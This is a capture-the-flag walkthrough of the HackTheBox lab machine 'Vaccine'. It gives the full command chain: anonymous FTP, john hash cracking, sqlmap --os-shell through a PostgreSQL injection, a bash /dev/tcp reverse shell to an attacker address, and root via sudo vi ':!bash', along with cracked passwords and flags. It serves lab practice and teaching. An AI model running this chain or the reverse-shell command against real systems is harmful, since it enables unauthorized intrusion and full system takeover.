HackTheBox - Vaccine (Starting Point - tier 2)
Tools/techniques
nmapftp(anon)zip2john,johnhash-identifier/hashid- browser + DevTools (
GETparameters) curl(request debugging – optional)sqlmap(--os-shell)- reverse shell:
nc,bash -c 'bash -i >& /dev/tcp/…' python3 -m http.server(downloading files from machine)- classic Linux tools (
cat,find,sudo,vi,id,whoami)
Summary
The Vaccine machine relies on weak password management and misconfigured permissions:
We start with anonymous FTP containing an application backup, crack ZIP and MD5 passwords, log into the web panel, exploit SQLi in the search parameter and use sqlmap --os-shell to get a shell as postgres, extract the DB/System password from dashboard.php, then escalate to root via sudo /bin/vi ... + :!bash.
1. Port scan
-
Command:
nmap -sC -sV 10.129.15.229
Key findings:
-
21/tcp– FTP (vsftpd 3.0.3), anon login allowed, filebackup.zip -
22/tcp– SSH (OpenSSH 8.0p1) -
80/tcp– HTTP (Apache 2.4.41, "MegaCorp Login")
2. FTP – downloading backup
-
Command:
ftp 10.129.15.229 # login: anonymous # password: anything get backup.zip bye -
Key finding:
- Anonymous FTP access.
- Directory contains
backup.zip(2533 bytes).
3. Cracking backup.zip password (zip2john + john)
-
Commands:
zip2john backup.zip > backup.hash john --wordlist=/usr/share/wordlists/rockyou.txt backup.hash -
John's result:
741852963 (backup.zip) -
Key:
- ZIP archive password:
741852963.
- ZIP archive password:
4. Backup analysis and MD5 hash from index.php
-
Extraction:
unzip backup.zip -d backup ls -R backup -
Contents:
backup/index.phpbackup/style.css
-
Key fragment from
index.php:if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") { $_SESSION['login'] = "true"; header("Location: dashboard.php"); } -
Admin password hash (MD5):
2cb42f8734ea607eefed3b70af13bbd3
5. Identifying and cracking admin MD5
-
Hash type identification:
hash-identifier # HASH: 2cb42f8734ea607eefed3b70af13bbd3 # Possible Hashes: MD5, ... -
Saving hash:
echo "2cb42f8734ea607eefed3b70af13bbd3" > admin.hash -
Cracking MD5:
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt admin.hash john --show --format=Raw-MD5 admin.hash -
Result:
qwerty789 -
Key:
adminuser password on the website:qwerty789.
6. Logging into web panel
-
URL:
http://10.129.15.229/ -
Login credentials:
- Username:
admin - Password:
qwerty789
- Username:
-
After login:
dashboard.phppage with "MegaCorp Car Catalogue" table +Searchfield.
7. Identifying vulnerable search parameter
-
Form in
dashboard.php:<form action="" method="GET"> <div class="search-box"> <input type="search" name="search" placeholder="Search"> <button type="submit" class="search-btn"><i class="fa fa-search"></i></button> </div> </form> -
Test query:
http://10.129.15.229/dashboard.php?search=test -
Conclusion:
searchparameter (GET) is a SQLi candidate.
8. sqlmap – SQLi + --os-shell (PostgreSQL RCE)
-
Command:
sqlmap -u "http://10.129.15.229/dashboard.php?search=test" \ --cookie="PHPSESSID=0k5i733cnchreg5j1c804re0mi" \ --batch \ --os-shell -
Key output fragments:
-
Vulnerability detection:
GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind ...' injectable GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable ... back-end DBMS: PostgreSQL -
Transitioning to OS-shell:
[INFO] testing if current user is DBA
[INFO] retrieved: '1'
[INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
-
-
Significance:
- sqlmap exploited the SQLi vulnerability to:
- identify PostgreSQL,
- confirm DBA privileges,
- use
COPY ... FROM PROGRAM ...for remote command execution.
- sqlmap exploited the SQLi vulnerability to:
9. OS-shell (sqlmap) → user identification
-
Commands in os-shell:
os-shell> whoami # postgres os-shell> id # uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert) os-shell> pwd # /var/lib/postgresql/11/main -
Key:
- We execute commands as
postgressystem user in the PostgreSQL data directory.
- We execute commands as
10. Reverse shell from sqlmap os-shell
-
On Kali:
nc -lvnp 4444 -
In os-shell:
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.143/4444 0>&1' -
On Kali side:
connect to [10.10.14.143] from (UNKNOWN) [10.129.15.229] 34450 bash: no job control in this shell postgres@vaccine:/var/lib/postgresql/11/main$ -
TTY stabilization:
python3 -c 'import pty; pty.spawn("/bin/bash")' export TERM=xterm -
Key:
- We have a normal shell as
postgresover TCP (independent of sqlmap, survives sqlmap timeouts).
- We have a normal shell as
11. Finding user flag
-
Quick enumeration:
ls /home # ftpuser simon -
Global search for user flag:
find / -maxdepth 5 -type f -name "user.txt" 2>/dev/null # /var/lib/postgresql/user.txt cat /var/lib/postgresql/user.txt # ec9b13ca4d6229cd5cc1e09980965bf7 -
Key finding:
- user flag:
ec9b13ca4d6229cd5cc1e09980965bf7
- user flag:
12. Extracting postgres password from dashboard.php
-
HTTP server on victim:
cd /var/www/html python3 -m http.server 8000 -
Downloading file from Kali:
curl http://10.129.15.229:8000/dashboard.php -o dashboard.php -
Key fragment from
dashboard.php:$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!"); -
Key:
- DB (and system account) password:
P@s5w0rd!
- DB (and system account) password:
13. sudo -l as postgres
-
In reverse shell:
sudo -l # [sudo] password for postgres: P@s5w0rd! -
Output:
Matching Defaults entries for postgres on vaccine: env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", ... User postgres may run the following commands on vaccine: (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf -
Key:
- User
postgrescan run /bin/vi on/etc/postgresql/11/main/pg_hba.confusingsudo(i.e., as root).
- User
14. Privilege escalation to root via vi (GTFOBins)
-
Running
vias root:sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf # password: P@s5w0rd! -
In
vi:-
ESC(just in case), -
type:
:!bashand press
ENTER
-
-
New shell:
whoami # root id # uid=0(root) gid=0(root) groups=0(root) -
Key:
vilaunched viasudoruns as root,:!bashspawns bash with root privileges → full root shell.
15. Root flag
-
Commands:
cd /root ls # pg_hba.conf root.txt snap cat root.txt # dd6e058e814260bc70e9bbdef2715849 -
Key finding:
- root flag:
dd6e058e814260bc70e9bbdef2715849
- root flag:
Takeaways / what I learned
-
sqlmap
--os-shell:- sqlmap automatically detects SQLi, fingerprints the DB (here PostgreSQL),
and with appropriate privileges (DBA) can build an OS-shell using:
COPY ... FROM PROGRAM ...(built-in PostgreSQL mechanism for running system commands).
- sqlmap automatically detects SQLi, fingerprints the DB (here PostgreSQL),
and with appropriate privileges (DBA) can build an OS-shell using:
-
Hash cracking workflow:
zip2john+john→ cracking ZIP password (741852963),hash-identifier+john --format=Raw-MD5→ cracking MD5 (qwerty789).
-
Passwords in application code:
-
PHP application (
dashboard.php) stores DB credentials:user=postgres password=P@s5w0rd! -
These credentials often work as system passwords too (
sudo -lforpostgres).
-
-
sudo -l+ stderr in os-shell:-
In sqlmap's os-shell,
sudo -lshowed "No output" because output went to stderr. -
Remember to use:
sudo -l 2>&1 -
and ultimately, it's better to use a proper reverse shell + pty.
-
-
GTFOBins –
vi→ root:-
If
sudo -lshows something like:(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf -
you can escalate:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
:!bash
-
-
Unstable reverse shell / TTY is a real problem
-
Reverse shell via:
bash -c 'bash -i >& /dev/tcp/10.10.14.143/4444 0>&1'and stabilization:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
nc -lvnp 4444worked, but:- terminal often behaved strangely (weird messages, garbled output, I/O issues),
- shell sometimes just "died" and I returned to prompt or lost connection.
-
In practice, I had to repeat the entire chain multiple times:
- run sqlmap to get os-shell,
- from os-shell launch reverse shell (
bash -c 'bash -i >& /dev/tcp/...'), - on new shell do
python3 -c 'import pty; pty.spawn("/bin/bash")'+export TERM=xtermagain.
-
This shows that with such "chained" shells, you need to be ready for the session to fall apart and need to be rebuilt.
-
-
Interactive applications (nano/vi) can kill the session
- On such an unstable shell:
-
running
nano,vi,topetc. often broke the display or ended with session loss, -
I only used vi where I had to – specifically:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.confand then
:!bashinside for root escalation.
-
- For viewing files, it was much safer to use
cat.
- On such an unstable shell:
-
Sometimes it's faster to "download a file" than struggle with an editor on weak TTY
- Instead of reading
dashboard.phpin an unstable terminal, I did:-
on the machine:
cd /var/www/html python3 -m http.server 8000 -
on Kali:
curl http://10.129.15.229:8000/dashboard.php -o dashboard.php -
and only then calmly reviewed the file locally.
-
- This approach turned out to be much more convenient than fighting with
nano/vion a weak shell. - Takeaway: when shell is unstable, it pays to:
- use simple tools (
cat,find,curl), - download files you want to analyze more closely to your machine instead of opening them in interactive editors on the victim.
- use simple tools (
- Instead of reading